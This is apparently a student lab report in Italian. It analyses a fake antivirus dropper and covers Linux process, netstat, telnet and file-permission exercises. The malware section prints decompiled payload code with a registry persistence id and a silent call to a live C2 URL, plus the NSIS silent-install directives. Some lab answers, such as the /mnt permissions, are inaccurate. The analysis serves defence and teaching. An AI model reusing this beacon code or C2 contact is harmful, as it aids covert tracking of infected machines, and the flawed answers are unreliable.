

# Esercizio 1 - Malware Analysis

# Esercizio 1: Malware Analysis

## 1. Executive Summary

Il presente documento illustra i risultati dell'analisi condotta sul campione malevolo identificato come "**AdwereCleaner.exe**". Il malware si presenta come un finto software di sicurezza (Rogue AV/FakeAV) che simula la scansione del sistema per ingannare l'utente. Sotto la superficie, il campione agisce come un **dropper** che installa silenziosamente un payload scritto in **C#**. Quest'ultimo garantisce la persistenza nel sistema tramite modifiche al registro di configurazione e stabilisce comunicazioni di rete con un server esterno di Comando e Controllo (C2).


## 2. Identificazione del File (Dropper Originale)

Le informazioni preliminari del file eseguibile iniziale analizzato sono le seguenti:

- **Nome File Originale:** AdwereCleaner.exe
- **Dimensione:** 195.400 byte (191 KB)
- **MD5:** 248AADD395FFA7FFB1670392A9398454
- **Architettura:** Esegibile 32-bit (PE32)
- **Data di Compilazione:** Mercoledì 25 Dicembre 2013, 05:01:41
- **Firma Digitale (Falsificata):** Il file presenta un certificato a nome di "WAT Software Rotterdam" emesso da "COMODO Code Signing CA 2".

## 3. Analisi Statica

L'analisi statica condotta con lo strumento **Detect It Easy (DIE)** ha rivelato che l'eseguibile principale è un pacchetto di installazione creato tramite **Nullsoft Scriptable Install System (NSIS)** versione 3.0a2:



- **Caratteristiche rilevate:** Alta entropia e riferimenti alla libreria **zlib**, che indicano dati compressi o offuscati per eludere i controlli.
- **Estrazione:** Tramite l'utility **7-zip**, sono stati estratti due elementi fondamentali:
  1. **[NSIS].nsi:** Script di installazione contenente le istruzioni operative del dropper.
  2. **6AdwCleaner.exe:** Il payload malevolo effettivo.

Analizzando lo script **[NSIS].nsi** sono emerse le istruzioni impartite al sistema:

- La stringa "**SilentInstall silent**" conferma che l'installazione del payload avviene in background, senza alcuna interazione visibile per l'utente.
- Il malware impone la directory di destinazione tramite **InstallDir \$LOCALAPPDATA**.

- L'installatore esegue il payload malevolo al termine del download con l'istruzione **ExecShell** "" \$INSDIR\6AdwCleaner.exe.

Analizzando il malware tramite **VirusTotal** abbiamo confermato la pericolosità con la conferma di alcune informazioni ricavate in precedenza.

## 4. Analisi del Payload e Reverse Engineering

Il payload estratto (6AdwCleaner.exe) presenta le seguenti caratteristiche:

- MD5 Payload:** 87e4959fefec297ebbf42de79b5c88f6 (Identificato come **Trojan** dai motori di scansione su VirusTotal).
- Linguaggio e Architettura:** Sviluppato in **C# (.NET Framework)** con una firma digitale "Windows Authenticode" contraffatta.

Attraverso la decompilazione del codice sorgente (eseguita con dnSpy analizzando la classe AdwareBooC.exe > Program > Main), è stato possibile mappare il comportamento logico:

- **Persistenza e Tracciamento:** Il malware manipola la chiave di registro HKEY\_CURRENT\_USER\Software\AdwCleaner per salvare un "id" univoco assegnato al computer infetto.

```
fileNameWithoutExtension.Replace(".exe", "");  
string text = "HKEY_CURRENT_USER\\Software\\AdwCleaner";  
string text2 = "id";  
RegistryKey registryKey = Registry.CurrentUser.CreateSubKey("Software\\AdwCleaner");  
registryKey.SetValue("id", text2);  
registryKey.Close();
```

- **Comunicazione Esterna:** Utilizza la funzione webClient.DownloadString per connettersi silenziosamente all'URL sospetto:

[http://www.vikingwebscanner.com/scripts/new\\_install.php?owner=.](http://www.vikingwebscanner.com/scripts/new_install.php?owner=.)

```
if (Registry.GetValue(text, text2, null) == null)  
{  
    WebClient webClient = new WebClient();  
    string text3 = "0";  
    try  
    {  
        text3 = webClient.DownloadString("http://www.vikingwebscanner.com/scripts/new_install.php?owner=" + fileNameWithoutExtension);  
    }  
    catch  
    {  
    }  
    RegistryKey registryKey = Registry.CurrentUser.CreateSubKey("Software\\AdwCleaner");  
    registryKey.SetValue("id", text3);  
    registryKey.Close();
```

L'ispezione delle stringhe con **NotePad++** ha evidenziato l'utilizzo di API di sistema critiche:

- **CreateDirectoryA / CreateFileA e SetFileAttributesA:** Per creare e nascondere file nel file system.
- **RegSetValueEx:** Per garantire il riavvio automatico del malware (*Persistence*).
- **Se Shutdown Privilege:** Permette al programma di forzare lo spegnimento o il riavvio del computer.

## 5. Analisi Dinamica

Durante l'esecuzione in ambiente controllato, il malware manifesta il suo comportamento **Rogue**:



Scan started, please allow us a few minutes to scan your PC

Infections Found: 11

Infections Cleanable: 11

Scanning Windows system

Malware Name	Malware Type	Danger Level	Location
Logon Logger	Spyware	High	HKEY\Software\Windows\Internet Expl...
an.Win32.StartPage.fx	Adware	Low	c:\windows\system32\ahmavi.dll
enUSave	Adware	Medium	c:\Program files\save
vare Strike	Adware	High	c:\Program files\spywarestrike\lang

Report      Clean

- Mostra una finta interfaccia grafica (GUI) intitolata "AdwCleaner - Your one stop solution for Adware".
- Simula una barra di caricamento e riporta falsi rilevamenti (es. "Infections Found: 11") per spaventare l'utente (Scareware).
- L'analisi del traffico di rete tramite **FakeNet** ha confermato tentativi attivi di risoluzione DNS per i domini ocsp.usertrust.com e il dominio hardcoded www.vikingwebscanner.com.

```
2/23/26 07:02:31 AM [           Diverter] ICMP type 3 code 1 192.168.50.2->192.168.50.2
2/23/26 07:02:33 AM [           Diverter] 6AdwCleaner.exe (1552) requested UDP 192.168.50.2:53
2/23/26 07:02:33 AM [       DNS Server] Received A request for domain 'www.vikingwebscanner.com' from 6AdwCleaner.exe (1552)
2/23/26 07:02:33 AM [       DNS Server] Received A request for domain 'www.vikingwebscanner.com' from 6AdwCleaner.exe (1552)
```

## 6. Indicatori di Compromissione (IoC)

- **MD5 Dropper:** 248AADD395FFA7FFB1670392A9398454
- **MD5 Payload:** 87e4959fefec297ebbf42de79b5c88f6
- **Dominio Maligno:** vikingwebscanner.com
- **URL C2:** http://www.vikingwebscanner.com/scripts/new\_install.php

- **Chiave di Registro:** HKEY\_CURRENT\_USER\Software\AdwCleaner
  - **Percorso File:** Directory %LOCALAPPDATA%.
- 

## 7. Pulizia delle tracce

"AdwereCleaner.exe" è un esempio di **Fake Antivirus** con comportamento da **Trojan-Downloader**. Per la bonifica è necessario eseguire queste operazioni:

1. **Terminare** il processo 6AdwCleaner.exe
2. **Eliminare** i file eseguibili originari e quelli generati nella cartella %LOCALAPPDATA%.
3. **Rimuovere** tramite editor di registro la voce HKEY\_CURRENT\_USER\Software\AdwCleaner
4. **Bloccare** a livello perimetrale (Firewall/DNS) le richieste verso il dominio vikingwebscanner.com.

# Esercizio 2 - Server Linux

# Esercizio 2: Server Linux

## Executive Summary

Questo documento descrive i passaggi necessari per monitorare i server in esecuzione sul sistema Linux tramite interfaccia a riga di comando.

---

### Domanda 1:

**Perché è stato necessario eseguire ps come root (premettendo il comando con sudo)?**

Perché non tutte le cartelle vengono mostrate dato che alcune sono accessibili solo con i privilegi di root.

```
[analyst@secOps ~]$ sudo ps -elf
[sudo] password for analyst:
F S UID      PID  PPID C PRI  NI ADDR SZ WCHAN  STIME TTY          TIME CMD
4 S root      1     0  80  0 -  5503 do_epo 06:47 ?
00:00:00 /sbin/init
1 S root      2     0  80  0 -    0 kthrea 06:47 ?
00:00:00 [kthreadd]
1 S root      3     2  80  0 -    0 kthrea 06:47 ?
00:00:00 [pool_workqueue_release]
1 I root      4     2  60 -20 -   0 rescue 06:47 ?
00:00:00 [kworker/R-rcu_gp]
1 I root      5     2  60 -20 -   0 rescue 06:47 ?
00:00:00 [kworker/R-sync_wq]
1 I root      6     2  60 -20 -   0 rescue 06:47 ?
00:00:00 [kworker/R-kvfree_rcu_reclaim]
1 I root      7     2  60 -20 -   0 rescue 06:47 ?
00:00:00 [kworker/R-slab_flushwq]
1 I root      8     2  60 -20 -   0 rescue 06:47 ?
00:00:00 [kworker/R-netns]
1 I root      9     2  80  0 -   0 worker 06:47 ?
00:00:00 [kworker/0:0-events]
1 I root     10    2  80  0 -   0 worker 06:47 ?
00:00:00 [kworker/0:1-events]
1 I root     12    2  80  0 -   0 worker 06:47 ?
00:00:00 [kworker/u8:0-events_power_efficient]
5 I root     13    2  80  0 -   0 worker 06:47 ?
00:00:00 [kworker/u8:1-events_unbound]
1 I root     14    2  60 -20 -   0 rescue 06:47 ?
00:00:00 [kworker/R-mm_percpu_wq]
1 S root     15    2  80  0 -   0 smpboo 06:47 ?
00:00:00 [ksoftirqd/0]
1 I root     16    2  58  - -   0 rcu_gp 06:47 ?
00:00:00 [rcu_prempt]
1 S root     17    2  58  - -   0 rcu_bo 06:47 ?
00:00:00 [rcub/0]
1 S root     18    2  80  0 -   0 kthrea 06:47 ?
00:00:00 [rcu_exp_par_gp_kthread_worker/0]
1 S root     19    2  80  0 -   0 kthrea 06:47 ?
00:00:00 [rcu_exp_gp_kthread_worker]
1 S root     20    2  40  - -   0 smpboo 06:47 ?
00:00:00 [migration/0]
1 S root     21    2  9   - -   0 smpboo 06:47 ?
00:00:00 [idle_inject/0]
1 S root     22    2  80  0 -   0 smpboo 06:47 ?
00:00:00 [cpuhp/0]
```

### Domanda 2:

## Come viene rappresentata la gerarchia dei processi da ps?

Viene rappresentata tramite il **PID** (*Process ID*), affidato al processo in ordine cronologico per apertura del processo.

F S UID	PID	PPID	C PRI	NI	ADDR SZ	WCHAN	STIME TTY	TIME	CMD
[sudo] password for analyst:									
4 S root	1	0	0	80	0 -	5503 do_epo	06:47 ?	00:00:00	/sbin/init
1 S root	2	0	0	80	0 -	0 kthrea	06:47 ?	00:00:00	[kthreadd]
1 S root	3	2	0	80	0 -	0 kthrea	06:47 ?	00:00:00	[pool_workqueue_release]
1 I root	4	2	0	60	-20 -	0 rescue	06:47 ?	00:00:00	[kworker/R-rcu_gp]
1 I root	5	2	0	60	-20 -	0 rescue	06:47 ?	00:00:00	[kworker/R-sync_wq]
1 I root	6	2	0	60	-20 -	0 rescue	06:47 ?	00:00:00	[kworker/R-kvfree_rcu_reclaim]
1 I root	7	2	0	60	-20 -	0 rescue	06:47 ?	00:00:00	[kworker/R-slab_flushwq]
1 I root	8	2	0	60	-20 -	0 rescue	06:47 ?	00:00:00	[kworker/R-netns]
1 I root	9	2	0	80	0 -	0 worker	06:47 ?	00:00:00	[kworker/0:0-events]
1 I root	10	2	0	80	0 -	0 worker	06:47 ?	00:00:00	[kworker/0:1-events]
1 I root	12	2	0	80	0 -	0 worker	06:47 ?	00:00:00	[kworker/u8:0-events_power_efficient]
5 I root	13	2	0	80	0 -	0 worker	06:47 ?	00:00:00	[kworker/u8:1-events_unbound]
1 I root	14	2	0	60	-20 -	0 rescue	06:47 ?	00:00:00	[kworker/R-mm_percpu_wq]
1 S root	15	2	0	80	0 -	0 smpboo	06:47 ?	00:00:00	[ksoftirqd/0]
1 I root	16	2	0	58	--	0 rcu_gp	06:47 ?	00:00:00	[rcu_preempt]
1 S root	17	2	0	58	--	0 rcu_bo	06:47 ?	00:00:00	[rcub/0]
1 S root	18	2	0	80	0 -	0 kthrea	06:47 ?	00:00:00	[rcu_exp_par_gp_kthread_worker/0]
1 S root	19	2	0	80	0 -	0 kthrea	06:47 ?	00:00:00	[rcu_exp_gp_kthread_worker]
1 S root	20	2	0	-40	--	0 smpboo	06:47 ?	00:00:00	[migration/0]

### Domanda 3:

Qual è il significato delle opzioni **-t**, **-u**, **-n**, **-a** e **-p** in netstat? (usa man netstat per rispondere):

```
<Socket>=(-t|--tcp} {-u|--udp} {-U|--udplite} {-S|--sctp} {-w|--raw}
```

**-t (--tcp)**: Mostra solo le connessioni che utilizzano il protocollo **TCP**.

**-u (--udp)**: Mostra solo le connessioni che utilizzano il protocollo **UDP**.

```
--numeric, -n  
Show numerical addresses instead of trying to determine symbolic host, port or user names.
```

**-n (--numeric)**: Mostra gli indirizzi IP e i numeri di porta in formato **numerico**, senza cercare di risolverli in nomi di host, nomi di porta o nomi utente (evita la risoluzione DNS).

```
-a, --all  
Show both listening and non-listening sockets. With the --interfaces option, show interfaces that are not up
```

**-a (--all)**: Mostra **tutti** i socket, sia quelli in ascolto (listening) che quelli non in ascolto (connessioni attive/stabilite). Di default, netstat mostra solo i socket connessi, omettendo i server in ascolto.

```
-p, --program  
Show the PID and name of the program to which each socket belongs. A hyphen is shown if the socket belongs to the kernel (e.g. a kernel service, or the process has exited but the socket hasn't finished closing yet).
```

**-p (--programs)**: Mostra l'**ID** del processo (**PID**) e il **nome del programma/processo** proprietario di ciascun socket.

## Domanda

4:

### L'ordine delle opzioni è importante per netstat?

In generale, l'ordine dei parametri in netstat non ha importanza. Le flag possono essere messe separate o anche assieme dopo un singolo “-”. Puoi combinare le opzioni (flag) come preferisci, ad esempio netstat -ano è equivalente a netstat -a -n -o.

Se si utilizzano parametri che richiedono un valore a seguito (come -p per specificare un protocollo o -l per un'interfaccia), quel valore specifico deve seguire immediatamente l'opzione corrispondente.

Ad esempio: **netstat -p tcp** e non **netstat tcp -p**.

## Domanda 5:

Basandosi sull'output di netstat mostrato al punto (d), qual è il protocollo di Livello 4, lo stato della connessione e il PID del processo in esecuzione sulla porta 80?

Protocollo: TCP

Stato: In ascolto

PID: 1464

```
[analyst@secops ~]$ sudo netstat -tunap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 0.0.0.0:6633            0.0.0.0:*              LISTEN    361/python3.9
tcp      0      0 0.0.0.0:22            0.0.0.0:*              LISTEN    376/sshd: /usr/bin/
tcp      0      0 0.0.0.0:21            0.0.0.0:*              LISTEN    423/vsftpd
tcp      0      0 0.0.0.0:80            0.0.0.0:*              LISTEN    1464/nginx: master
tcp6     0      0 :::22                :::*                  LISTEN    376/sshd: /usr/bin/
udp      0      0 10.0.2.15:68           0.0.0.0:*              
```

## Domanda 6:

Sebbene i numeri di porta siano solo una convenzione, puoi indovinare che tipo di servizio è in esecuzione sulla porta 80 TCP?

Sulla porta 80 gira il servizio **nginx**.

## Domanda 7:

Il processo PID 395 è nginx. Come si potrebbe concludere questo dall'output sopra?

Perché il PID 395 è associato al **Master Process**.

### Domanda 8:

**Cos'è nginx? Qual è la sua funzione? Usa google per saperne di più su nginx)**

NGINX è un web server open-source leggero e ad alte prestazioni, utilizzato anche come reverse proxy, bilanciatore di carico (load balancer) e cache HTTP. Progettato per gestire migliaia di connessioni simultanee con un basso utilizzo di risorse, è ideale per siti ad alto traffico.

### Funzioni principali di NGINX:

- **Web Server**: Serve contenuti statici (*HTML, immagini, CSS*) in modo estremamente veloce e gestisce applicazioni dinamiche.
- **Reverse Proxy**: Agisce da intermediario tra i client (*browser*) e i server backend, inoltrando le richieste, migliorando la sicurezza e gestendo la terminazione SSL/TLS.
- **Load Balancer (Bilanciatore di Carico)**: Distribuisce il traffico in entrata su più server applicativi per ottimizzare le prestazioni e garantire la continuità del servizio (*High Availability*).
- **HTTP Cache**: Memorizza risposte temporanee per ridurre il carico sul server di origine e velocizzare i tempi di risposta per gli utenti.
- **Sicurezza**: Può fungere da Web Application Firewall (*WAF*) per proteggere da attacchi comuni come DDoS.

### Domanda 9:

**La seconda riga mostra che il processo 396 è di proprietà di un utente chiamato http e ha il processo numero 395 come processo genitore. Cosa significa? È un comportamento comune?**

È un comportamento comune e principalmente serve a mantenere i processi separati e sicuri. Nginx avvia un master process in root per poter agire sulle porte privilegiate 80/443 e leggere file di configurazione e certificati SSL/TLS in maniera sicura. Aperte le porte avvia poi un processo worker per interagire e dirigere il traffico web con utente http, così che se corrotto non avrebbe i privilegi di root.

### Domanda 10:

**Perché l'ultima riga mostra `grep 395`?**

Il comando **grep** appare tra i risultati poiché è un processo attivo (*PID 1189*) che contiene la stringa 395 nei suoi argomenti, quindi è un processo che va in esecuzione nel momento esatto in cui il sistema genera la lista dei processi.

## Domanda Nascosta


**Sebbene una rapida ricerca su internet abbia rivelato che nginx è un server web leggero, come potrebbe un analista esserne sicuro?**

Un analista può verificarlo comunicando direttamente con il servizio attraverso una tecnica chiamata banner grabbing.

Come mostrato nell'immagine, utilizzando telnet per connettersi all'indirizzo IP locale sulla porta 80 (*la porta standard per il traffico HTTP*), l'analista può inviare dati al servizio. Anche inviando tasti casuali (come "fdsafsdaf"), il servizio risponde con un'intestazione HTTP. In questa risposta, il server stesso dichiara la sua identità nella riga:

**Server: nginx/1.16.1**

Questa conferma "diretta" dal servizio è molto più attendibile di una semplice ricerca su internet o del nome del processo nel task manager.



```
fdsafsdaf
HTTP/1.1 400 Bad Request
Server: nginx/1.16.1
Date: Tue, 28 Apr 2020 20:09:37 GMT
Content-Type: text/html
Content-Length: 173
Connection: close

<html>
<head><title>400 Bad Request</title></head>
<body bgcolor="white">
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.16.1</center>
</body>
</html>
Connection closed by foreign host.
```

## Domanda

## Nascosta

**E se un attaccante avesse cambiato il nome di un programma malware in nginx, solo per farlo sembrare il popolare webserver?**

Se un malware fosse semplicemente rinominato "nginx", difficilmente si comporterebbe come un vero server web. Ecco cosa accadrebbe durante un test con telnet:

- **Comportamento anomalo:** Un malware potrebbe non rispondere affatto sulla porta 80, oppure potrebbe chiudere immediatamente la connessione se riceve dati che non si aspetta.

- **Risposta non conforme:** Se il malware risponde, probabilmente non restituirebbe intestazioni HTTP valide (**HTTP/1.1 400 Bad Request**) o una pagina HTML di errore formattata correttamente come quella mostrata nell'esempio.

### Domanda 11:

**Perché l'errore è stato inviato come pagina web?**

L'errore è stato restituito sotto forma di pagina web perché Nginx presuppone di dialogare sempre con un browser web. Inviando testo casuale via Telnet, si viola la sintassi del protocollo HTTP che il server si aspetta di ricevere sulla porta 80. Di conseguenza, Nginx interpreta l'input come una richiesta malformata, genera un errore 400 Bad Request e lo formatta come pagina HTML, poiché è lo standard predefinito dei web server per mostrare gli errori agli utenti. Nginx non è consapevole del fatto che il client utilizzato sia un terminale a riga di comando anziché un browser.

### Domanda 12:

**Usa Telnet per connetterti alla porta 68. Cosa succede? Spiega.**

L'esecuzione del comando telnet 127.0.0.1 68 restituisce l'errore "**Connection refused**". Questo indica che il sistema operativo ha respinto attivamente la richiesta poiché non vi è alcun servizio TCP in ascolto su tale porta. La porta 68 è infatti tipicamente riservata al client DHCP, un servizio che opera sul protocollo UDP; di conseguenza, il tentativo di connessione tramite Telnet (che utilizza esclusivamente il protocollo TCP) fallisce e viene immediatamente rifiutato dal sistema.

**Telnet usa il protocollo TCP, mentre la porta 68 (DHCP) usa un protocollo UDP.**

### Domanda 13:

**Quali sono i vantaggi dell'uso di netstat?**

Permette di visualizzare connessioni attive e porte in ascolto, facilitando sia il controllo della sicurezza sia la risoluzione di problemi di rete.

## 1. Visibilità immediata delle connessioni attive

Netstat permette di visualizzare tutte le connessioni TCP e UDP attualmente attive sul sistema. In ambito cyber, questo è il primo passo per scovare traffico anomalo, come ad esempio un malware che sta comunicando con un server *Command & Control* (C2) esterno o un'esfiltrazione di dati in corso.

## 2. Identificazione delle porte in ascolto (Listening Ports)

Il comando mostra quali porte sono aperte e in attesa di connessioni in ingresso. Questo è essenziale per:

- Individuare servizi non necessari che aumentano la superficie di attacco.
- Scoprire *backdoor* o *bind shell* lasciate in ascolto da un attaccante per mantenere la persistenza nel sistema.

## 3. Mappatura Processo-Rete

Questo è forse il vantaggio più grande per un analista. Utilizzando flag specifici (come netstat -ano su Windows o netstat -tunlp su Linux), puoi collegare ogni connessione o porta in ascolto al PID (Process ID) del programma che l'ha generata.

## 4. Analisi delle statistiche e del routing

Oltre alle connessioni, netstat può mostrare la tabella di routing del sistema (con il flag -r) e le statistiche dettagliate delle interfacce di rete (con il flag -s o -i).

### Domanda 14:

#### Quali sono i vantaggi dell'uso di Telnet ? È sicuro ?

I suoi vantaggi sono limitati a casi d'uso molto specifici:

- **Troubleshooting di rete:** È un ottimo strumento per verificare se una porta specifica su un server remoto è aperta. Puoi usare la sintassi telnet [indirizzo\_IP] [porta]. Se la connessione viene stabilita, sai che un servizio è in ascolto su quella porta, indipendentemente dal protocollo reale.
- **Supporto per dispositivi Legacy:** Alcuni vecchi router, switch o sistemi industriali (SCADA/ICS) che non hanno potenza di calcolo sufficiente per la crittografia, supportano solo Telnet per l'amministrazione remota.
- **Leggerezza e Semplicità:** Richiede pochissime risorse di sistema, motivo per cui veniva largamente utilizzato prima che i processori fossero in grado di gestire facilmente calcoli crittografici complessi.

**Non è sicuro:** Il problema fondamentale di Telnet è che trasmette tutte le comunicazioni in chiaro (plaintext). Questo significa che i nomi utente, le password e tutti i comandi inviati tra il tuo client e il server viaggiano sulla rete senza alcuna crittografia. Se un attaccante si trova sulla tua stessa rete (come nel caso di una compromissione locale o di un attacco Man-in-the-Middle), può catturare e leggere l'intero traffico senza sforzo.

# Esercizio 3 - Permessi Linux

# Esercizio 3: Permessi Linux

## Executive Summary

Il documento presenta le fasi di esplorazione nel file system di linux, gestione dei permessi e approfondimento di file speciali del sistema.

---

### Domanda 1

**Qual è il significato dell'output? Dove sono fisicamente memorizzati i file elencati?**

L'output mostra il contenuto della directory root (radice) del filesystem, identificata dal simbolo /. I file e le directory elencati sono memorizzati fisicamente nella partizione principale del disco rigido. Come indicato dal comando precedente (mount | grep sda1), si trovano nel dispositivo a blocchi /dev/sda1, che è formattato con il filesystem ext4 e montato sul punto di mount radice (/).

```
[analyst@secOps ~]$ cd /
[analyst@secOps /]$ ls -l
total 60
lrwxrwxrwx  1 root root   7 May  3  2025 bin  -> usr/bin
drwxr-xr-x  3 root root 4096 Jun 19  2025 boot
drwxr-xr-x 20 root root 3920 Feb 24 09:45 dev
drwxr-xr-x 73 root root 4096 Feb 23 13:00 etc
drwxr-xr-x  3 root root 4096 Mar 20  2018 home
-rw-r--r--  1 root root 4793 Feb 17 14:53 hpcap
lrwxrwxrwx  1 root root   7 May  3  2025 lib  -> usr/lib
lrwxrwxrwx  1 root root   7 May  3  2025 lib64 -> usr/lib
drwx----- 2 root root 16384 Mar 20  2018 lost+found
drwxr-xr-x  2 root root 4096 Jan  5  2018 mnt
drwxr-xr-x  3 root root 4096 Jun 17  2025 opt
dr-xr-xr-x 194 root root    0 Feb 24 09:45 proc
drwxr-x---  8 root root 4096 Feb 17 15:40 root
drwxr-xr-x 22 root root  580 Feb 24 09:45 run
lrwxrwxrwx  1 root root   7 May  3  2025 sbin -> usr/bin
drwxr-xr-x  6 root root 4096 Mar 24  2018 srv
dr-xr-xr-x 13 root root    0 Feb 24 09:45 sys
drwxrwxrwt 11 root root  260 Feb 24 09:45 tmp
drwxr-xr-x 10 root root 4096 Jun 19  2025 usr
drwxr-xr-x 12 root root 4096 Jun 19  2025 var
```

## Domanda 2

**Perché /dev/sdb1 non viene mostrato nell'output sopra?**

Perchè non viene “Montato” nel file System.Invece tutto l'output di “ls -l” è montato nei filesystem

## Domanda 3

**Perché la directory non è più vuota? Dove sono fisicamente memorizzati i file elencati?**

La directory non è più vuota perché grazie al comando “sudo mount /dev/sbd1 ~/second\_drive” si è trasformata in un punto di montaggio.

I file elencati sono memorizzati nella directory /dev/sbd1.

```
[analyst@secOps ~]$ ls -l second_drive
total 20
drwx----- 2 root      root     16384 Mar 26  2018 lost+found
-rw-r--r--  1 analyst   analyst    183 Mar 26  2018 myFile.txt
```

## Domanda 4

**Considera il file cyops.mn come esempio. Chi è il proprietario del file? E il gruppo?**

Il proprietario del file cyops.mn è analyst e fa parte del gruppo analyst.

```
[analyst@secOps scripts]$ ls -l
total 68
-rwxr-xr-x 1 analyst analyst  952 Mar 21  2018 configure_as_dhcp.sh
-rwxr-xr-x 1 analyst analyst 1153 Mar 21  2018 configure_as_static.sh
-rwxr-xr-x 1 analyst analyst 4053 Jun 19  2025 cyberops_extended_topo_no_fw.py
-rwxr-xr-x 1 analyst analyst 5016 Jun 19  2025 cyberops_extended_topo.py
-rwxr-xr-x 1 analyst analyst 4189 Jun 19  2025 cyberops_topo.py
-rw-r--r-- 1 analyst analyst 2871 Mar 21  2018 cyops.mn
-rwxr-xr-x 1 analyst analyst  458 Mar 21  2018 fw_rules
-rwxr-xr-x 1 analyst analyst   70 Mar 21  2018 mal_server_start.sh
drwxr-xr-x 2 analyst analyst 4096 Mar 21  2018 net_configuration_files
-rwxr-xr-x 1 analyst analyst   65 Mar 21  2018 reg_server_start.sh
-rwxr-xr-x 1 analyst analyst 189 Mar 21  2018 start_EJK.sh
-rwxr-xr-x 1 analyst analyst   86 Jun 19  2025 start_miniedit.sh
-rwxr-xr-x 1 analyst analyst   86 Jun 19  2025 start_pox.sh
-rwxr-xr-x 1 analyst analyst 117 Jun 19  2025 start_snort.sh
-rwxr-xr-x 1 analyst analyst   61 Mar 21  2018 start_tftpd.sh
```

## Domanda 5

I permessi per cyops.mn sono -rw-r-r-. Cosa significa?

Sezione	Caratteri	Destinatario	Permessi Abilitati	Descrizione
<b>Tipo</b>	-	N/A	File regolare	Indica che non è una directory ( <i>d</i> ) né un link.
<b>Proprietario</b>	rw-	<b>Analyst</b>	Lettura ( <i>r</i> ), Scrittura ( <i>w</i> )	Può leggere e modificare il file, ma non eseguirlo.
<b>Gruppo</b>	r--	<b>Analyst (group)</b>	Lettura ( <i>r</i> )	I membri del gruppo possono solo leggere il file.
<b>Altri</b>	r--	<b>World</b>	Lettura ( <i>r</i> )	Tutti gli altri utenti del sistema possono solo leggere.

## Domanda 6

Perché il file non è stato creato? Elenca i permessi, la proprietà e il contenuto della directory /mnt e spiega cosa è successo. Con l'aggiunta dell'opzione -d, elenca i permessi della directory genitore. Registra la risposta nelle righe sottostanti.

```
[analyst@secOps scripts]$ touch /mnt/myNewFile.txt
touch: cannot touch '/mnt/myNewFile.txt': Permission denied
```

```
[analyst@secOps scripts]$ ls -ld /mnt
drwxr-xr-x 2 root root 4096 Jan  5  2018 /mnt
```

```
[analyst@secOps mnt]$ ls -l  
total 0  
[analyst@secOps scripts]$ ls -ld /mnt  
drwxr-xr-x 2 root root 4096 Jan 5 2018 /mnt
```

La directory /mnt è riservata esclusivamente all'utente root; l'accesso non è consentito agli utenti standard a causa delle restrizioni delle sui permessi della cartella:

- rwx: l'utente root ha i permessi completi
- xr: il gruppo dell'utente root può solo entrare nella cartella e leggerne il contenuto
- x: gli altri possono solo entrare nella cartella

Dato che non siamo utenti root , il contenuto della cartella risulta 0

### Domanda 7

Cosa si può fare affinché il comando touch mostrato sopra abbia successo?

```
[analyst@secOps ~]$ sudo su  
